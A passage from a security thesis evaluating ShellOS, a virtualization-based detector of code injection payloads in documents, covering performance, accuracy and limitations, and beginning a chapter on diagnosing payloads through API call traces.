




Figure 5.6: CDF of the average packet queue size as the number of `ShellOS` CPU cores is scaled. `ShellOS` runs without optimizations in this experiment.

the experiments use 10 subset "threads", each containing a randomly selected set of 1000 documents from the freely available *Govdocs1* dataset, for a total of 10,000 documents. These documents were obtained by performing random word searches for documents on .gov domain web servers using Yahoo and Google search. Experiments in this section scan Adobe PDF, Microsoft Word, Excel, and HTML documents from this dataset. Each document is opened in an isolated virtual machine with the corresponding document reader, and a full memory dump saved to disk, which is used for all subsequent runs of experiments. All experiments in this section are conducted on one core of an Intel Core i7-2600 CPU @ 3.40GHz. The host OS is 64-bit Ubuntu 12.04 LTS.

Performance *without* **Optimizations:** Figure 5.7a shows a CDF of the time to execute chains starting from every byte of all executable regions in a single application snapshot. Each data point in the lower subplot of Figure 5.7a depicts the total size and analysis time of `ShellOS` running on a document snapshot. The sizes scanned range from near zero to almost 60 MB. The total size of the memory snapshot may be much larger, but recall that only regions of memory that are



(a) CDF of `ShellOS` runtime per document snapshot (without optimizations).




(b) Plot of `ShellOS` Exceptions per document snapshot (without optimizations).


Figure 5.7: `ShellOS` performance on document snapshots without using optimizations.

marked as both writable and executable need to be scanned for injected code. The CDF indicates that about 95% of the documents complete within 25 seconds, but the average runtime is around 10 seconds. One outlier takes over 2 minutes to complete. To more closely examine the reason for the slower execution times, Figure 5.7b shows the exception reason given by `ShellOS` for each execution chain. Each point represents the percentage of a particular type of exception in the context of all exceptions generated while scanning a single memory snapshot. The x-axis is the number of execution chains per second—the throughput of `ShellOS`. This throughput will vary for each document, depending on the size, distribution, and structure of the bytes contained in each snapshot. This view of the data enables one to see any relationships between throughput and exception type. Only invalid opcode exceptions (`#UD`), general protection faults (`#GP`), and page faults (`#PF`) are shown, as well as the percentage of chains ending due to running for the maximum allotted time. Other exceptions generated include divide-by-zero errors, bound range exceeded faults, invalid TSS faults, stack segment faults, and x87 floating-point exceptions. However, those exception percentages are consistently small compared to those depicted in Figure 5.7b. The plot shows that in slower performing memory snapshots, invalid opcode exceptions tend to be more prevalent in place of chains ending due to a page fault. Also, there tend to be more timeouts with snapshots associated with lower throughput, although these exceptions represent no more than 2% of the total. A reasonable explanation for these anomalies is that long chains of nop-like instructions eventually terminate with one of these invalid opcodes. This seems more likely after realizing that many Unicode character sequences translate into just such instructions. For example, the ‘p’ Unicode character decodes to an instruction that simply moves to the next byte. Timeouts occur when these character sequences are so long as to not complete before the terminating instruction, possibly also hindered by embedded loops.

Optimized Performance: The benefits of any optimization must outweigh the cost of actually computing those optimizations. Thus, Figure 5.8 shows the runtime performance of only the filtering step of the optimizations presented in Section 5.3. Figure 5.8a depicts the CDF and runtime vs size of memory scanned for the start-byte filter. The worst case runtime for only start- byte filtering is a little more that half a second, while 99% of document snapshots apply the start-byte filtering step with 0.3 seconds. As computing the start-byte filter is a prerequisite for computing the positions skipped with the reaching filter, Figure 5.8b depicts the same information for the combination of




(a) Start-byte filter.




(b) Reaching filter.

Figure 5.8: Runtime performance of optimization steps.




(a) CDF of `ShellOS` runtime per document snapshot (with *start-byte*).




(b) Plot of `ShellOS` Exceptions per document snapshot (with *start-byte*).

Figure 5.9: `ShellOS` memory snapshot performance with *start-byte* optimization.



(a) CDF of `ShellOS` runtime per document snapshot (with all optimizations).



(b) Plot of `ShellOS` Exceptions per document snapshot (with all optimizations).

Figure 5.10: `ShellOS` memory snapshot performance with *all* optimizations.

both filters. As expected, the combination of filters take longer to compute overall, with a worst case of about 1.2 seconds and 99% completing in around 0.6 seconds. Thus, the cost of performing these optimizations is quite low compared with the average time of analyzing a document snapshot without optimizations.

Figures 5.9 and 5.10 provide the same information as the baseline performance plot (Figure 5.7), but with the start-byte and combination of start-byte and reaching filters enabled, respectively. The key take-away of these plots is that average runtime is reduced from around 10 seconds to 3 seconds with the start-byte filter alone, to less than a second with all optimizations enabled, and 99% of document snapshots are scanned in less than 5 seconds with all optimizations. A deeper look reveals that the start-byte filter alone eliminates the need to attempt execution of somewhere between 50-100% of execution chains in any given document snapshot, while the reaching filter further extends this with the majority of snapshots resulting in 80-100% of execution chains being skipped. The shear number of chains now skipped accounts for the improved runtime. However, one can also observe that the large number of invalid opcode exceptions present in the unoptimized runs (Figure 5.7) has now disappeared. This makes sense, as the start-byte filter serves to ignore any chain that starts with an invalid opcode, while the reaching filter attempts to skip any chain that one can be certain ends with an invalid opcode. Timeouts are somewhat reduced, but the reaching filter is not able to eliminate all loops. Indeed, further experiments reveal that the majority of remaining timeouts are not even eliminated with an excessively long maximum allotted runtime. The issue of timeouts is further discussed in Section 5.5

5.4.3 On Accuracy

The accuracy of `ShellOS` is measured in terms of *false positives* (FP), *e.g.* benign documents mistakenly labeled as malicious, and *false negatives* (FN), *e.g.* malicious documents mistakenly labeled as benign. `ShellOS` provides a verdict for every execution chain, and labels a document as malicious if any execution chain triggers the *PEB* heuristic while executing. Similarly, a document is labeled benign if *none* of the execution chains produce a malicious verdict. In terms of false positives, `ShellOS` produced 9 malicious verdicts for documents in the aforementioned set of 10,000 benign documents. After further investigation, all of these "false positives" are known malicious documents that happen to be included in the dataset by mistake, as a result of their collection "from-the-wild" method. So, in fact, `ShellOS` produced no false positives after accounting for these cases. Further, no false positives were encountered in any of the network-level tests in Section 5.4.1.

Chapter 6 provides a detailed description and analysis of a separate data set of 10,000 documents labeled as malicious. In short, these documents are collected from several sources and were all labeled as malicious at some point between 2008 and 2011 by an antivirus engine. A leading antivirus engine labeled documents in this set with 150 distinct signature labels, demonstrating variability in the dataset. `ShellOS` produced 908 benign verdicts, a 9.08% false negative rate. All of these errors are produced on Adobe PDF documents. After further investigation, the reason for these false negatives is accounted for by 3 distinct circumstances. First, 29 of these documents contain code injection payloads constructed with the wrong byte-order, a common mistake when translating code bytes into an unescaped JavaScript string to embed into a document. After correcting these adversary errors, a malicious verdict is produced. Next, 570 documents contain embedded JavaScript that is broken. Specifically, the broken JavaScript contains code to unpack and execute a second phase of JavaScript that contains the exploit and unescaped code injection payload. The unpacking routine performs a *split* operation on a large string before further processing and unpacking. However, the code splits the string on every dash ('-') character, while the string itself is divided by a different set of characters (either 'mz' or 'xyz'). Again, `ShellOS` produces a malicious verdict on these samples once this error is corrected. Note that while a malicious verdict is not produced on broken exploits, these exploits would not successfully execute on any end-user's system. Thus, whether these cases represent a true FN is a matter of semantics. Lastly, 309 are labeled benign due to the fact that the embedded JavaScript only attempts the exploit when a specific version of Adobe Reader is detected. A quick workaround that addresses this issue for the data set at hand is, in addition to executing from every byte position in the memory snapshot, one can automatically identify escaped JavaScript strings in memory, then unescape them prior to scanning. However, this will not work in case of highly obfuscated code injection buffers that are dynamically constructed only after such a version check. Past work has addressed this issue by simultaneously launching the document in different versions of the target application (Lindorfer et al., 2011) or forcing the execution of all JavaScript fragments (Cova et al., 2010). That said, the use of `ShellOS` in an operational setting benefits most from configuring application versions to match those used in the enterprise environment in which it is used.

5.5 Limitations in Face of a Skilled Adversary

Code injection payload detection based on run-time analysis, whether emulated or supported through direct CPU execution, generally operates as a self-sufficient black-box wherein a suspicious buffer of code or data is supplied, and a result returned. `ShellOS` attempts to provide a run-time environment as similar as possible to that which the injected code expects. That said, one cannot ignore the fact that payloads designed to execute under very specific conditions may not operate as expected (e.g., non-self-contained (Mason et al., 2009; Polychronakis et al., 2007), context-keyed (Glynos, 2010), and swarm attacks (Chung and Mok, 2008)). Note, however, that by requiring more specific processor state, the attack exposure is reduced, which is usually counter to the desired goal — that is, exploiting as many systems as possible.

More specific to the framework described in this chapter is that the prototype currently employs a simplistic approach for loop detection. Whereas software-based emulators are able to quickly detect and exit an infinite loop by inspecting program state at each instruction, `ShellOS` only has the opportunity to inspect state at each clock tick. At present, the overhead associated with increasing timer frequency to inspect program state more often limits the ability to exit from infinite loops more quickly. That said, the approach described in this chapter is already much more performant than emulation-based detection. Ideally one could inspect a long running loop, decide the outcome of that loop (*i.e.*, its effect on program state), then either terminate the execution chain for infinite (or faulting) loops or update the program state to the computed outcome. Unfortunately, it is computationally infeasible compute loop outcomes for all possible loops. This limitation applies to any dynamic detection approach that must place limits on the computational resources allowed for each execution. As placing a cap on the maximum run time of each execution chain is a fundamental limitation of dynamic approaches, and code can be constructed to make deciding the outcome of a loop computationally infeasible, one would benefit most from focusing future efforts towards developing heuristics for deciding whether sustained loops are potentially malicious, perhaps through examining properties of the code before and after the loop construct.

Finally, while employing hardware virtualization to run `ShellOS` provides increased transparency over previous approaches, it may still be possible to detect a virtualized environment through the small set of instructions that must still be emulated. However, while `ShellOS` currently uses hardware virtualization extensions to run along side a standard host OS, only implementation of device drivers prevents `ShellOS` from running directly as the host OS. Running directly as the host OS could have additional performance benefits in detecting code injection for network services. Another plausible strategy is to add-in `ShellOS` functionality to an existing OS kernel rather than build a kernel from scratch. This is left for future work.

5.6 Architecture and OS Specificity

The approach described in this chapter can be adapted to other architectures and operating systems. In terms of adapting to other operating systems, the environment, *i.e.* memory layout and registers, needs to be setup appropriately. Further, the heuristics used to decide when code execution represents malicious code would need further exploration. The core contribution of this chapter is a framework for fast code execution, with modular support for any heuristic based on memory reads, writes, or executions. Adapting to other architectures, such as ARM or x86-64, would require rewriting the assembly-level parts of ShellOS (about 15%) and appropriately updating the lower-level initialization, fault handling, and I/O specific routines. One idea to aid in portability is to build the ShellOS functionality in a standard Linux kernel module or modification, which could be used on any architecture supported by Linux.

5.7 Discussion and Lessons Learned

In summary, this chapter proposes a new framework for enabling fast and accurate detection of code injection payloads. Specifically, the approach takes advantage of hardware virtualization to allow for efficient and accurate inspection of buffers by *directly executing* instruction sequences on the CPU. `ShellOS` allows for the modular use of existing run-time heuristics in a manner that does not require tracing every machine-level instruction, or performing unsafe optimizations. In doing so, the framework provides a foundation that defenses for code injection payloads can build upon. The next chapter aptly demonstrates the strengths of this framework by using it in a large-scale empirical evaluation, spanning real-world attacks over several years.

Key Take-Aways:

1. While code reuse is largely required to exploit applications, its inherent complexity and non-portability has led adversary's to often incorporate injected code as a secondary payload (as observed in all of the 10,000 malicious documents examined in this chapter).

2. The framework presented in this chapter improves upon prior execution-based strategies for detecting injected code by moving away from emulation and developing a method for safely sandoxing execution of arbitrary code directly on the CPU using hardware virtualization, improving performance and reducing errors introduced by incomplete emulation.

3. Compared to other approaches, such as signatures, detecting code injection requires relatively little effort spent on maintenance over time, and can be used to detect unknown exploits since these, too, leverage code injection as a secondary payload. Further, the method produces no false positives and no false negatives provided that the exploit is functional and triggered in the target application version.

CHAPTER 6: DIAGNOSING CODE INJECTION PAYLOADS

Beyond merely detecting injected code and tracing the instructions executed using dynamic code analysis, the sequence of Windows API calls executed, along with their parameters, are particularly useful to a network operator. A network operator could, for example, blacklist URLs found in injected code, compare those URLs with network traffic to determine if a machine is actually compromised, or provide information to their forensic team such as the location of malicious binaries on the file system. This chapter presents a method to aid in the diagnostic analysis of malicious documents detected using the dynamic code analysis method described in the last chapter. The approach described herein provides an API call trace of a code injection payload within a few milliseconds. Also presented are the results of an empirical analysis of 10,000 malicious PDFs collected "in the wild". Surprisingly, 90% of code injection payloads embedded in documents make *no* use of machine-code level polymorphism, in stark contrast to prior payload studies based on samples collected from network-service level attacks. Also observed is a heavy-tailed distribution of API call sequences.

6.1 Literature Review

Most relevant is the open source `libemu` emulator (Baecher and Koetter, 2007), which provides API call traces by loading a hard-coded set of DLLs to emulator memory, then emulating API functionality when the program counter moves to one of the predefined routine addresses. Unfortunately, this approach requires implementation of a handler for each of these routines. Thus, it cannot easily adapt to support the myriad of Windows API calls available. Further, additional third-party DLLs are loaded by the application being analyzed. It is not uncommon, for example, that over 30,000 DLL functions are present in memory at any time.

As an alternative to emulation-based approaches, simply executing the document reader application (given the malicious document) inside Windows, all the while tracing API calls, may be the most straightforward approach. In fact, this is exactly how tools like `CWSandbox` (Willems et al., 2007) operate. Instead of detecting payloads, these tools are based on detecting anomalies in API, system, or network traces. Unfortunately, payloads have adapted to evade API hooking techniques (called *in-line code overwriting*) used by tools like `CWSandbox` by jumping a few bytes into API calls (*i.e.*, bypassing any hooks in the function prologue). Furthermore, the resulting traces make it exceedingly difficult to separate application-generated events from payload-generated events.

Fratantonio et al. (2011) offer an approach called `Shellzer` that focuses solely on recovering the Windows API call sequence of a given payload that has already been discovered and extracted by other means, *e.g.*, using `libemu`, `Nemu` (Polychronakis et al., 2010), the method described in Chapter 5, or some other detection approach. The approach they take is to compile the given payload into a standard Windows binary, then execute it in debug mode and single-step instructions until the program counter jumps to an address in DLL-space. The API call is logged if the address is found in an external configuration file. The advantage here over `libemu` is that `Shellzer` executes code in a *real* Windows OS environment allowing actual API calls and their associated kernel-level calls to complete. However, this comes at a price — the analysis *must* be run in Windows, the instruction single-stepping results in sub-par performance ($\sim$15 second average analysis time), and well-known anti-debugging tricks can be used to evade analysis.

To alleviate these problems, this chapter develops a method based on the `ShellOS` architecture (Chapter 5) for automatically hooking all methods exported by DLLs, without the use of external DLL configuration files. Also provided is a method for automatically generating code to simulate each API call, where possible.

6.2 Method

Although efficient and reliable identification of code injection attacks is an important contribution (Chapter 5), the forensic analysis of the higher-level actions of these attacks is also of significant value to security professionals. To this end, a method is needed to provide for reporting forensic information about a buffer where injected code has been detected. In particular, the list of API calls invoked by the injected code, rather than a trace of every assembly-level instruction, provides the analyst with a small, comprehensible list of actions taken. The approach described herein is similar to that of `libemu` in that individual handlers are implemented for the most common APIs, allowing one to provide the greatest level of forensic detail for these routines. That is, one can place traps on API addresses, and then when triggered, a handler for the corresponding call may be invoked. That handler shall pop function parameters off the stack, log the call and parse the supplied parameters, perform actions needed for the successful completion of that call (e.g., allocating heap space), and then return to the injected code.

Unlike previous approaches, however, the addresses of the APIs are determined by the given application snapshot. Thus, the approach described next is portable across OS and application revisions. Further, since injected code will inevitably invoke an API for which no handler has been implemented, the approach described in this section describes how to intercept *all* APIs, regardless of whether handlers are implemented, then perform the actions required to return back to the injected code and continue execution. As shown later, one is able to provide a wealth of diagnostic information on a diverse collection of code injection payloads using this method.

6.2.1 Detecting API Calls from Injected Code

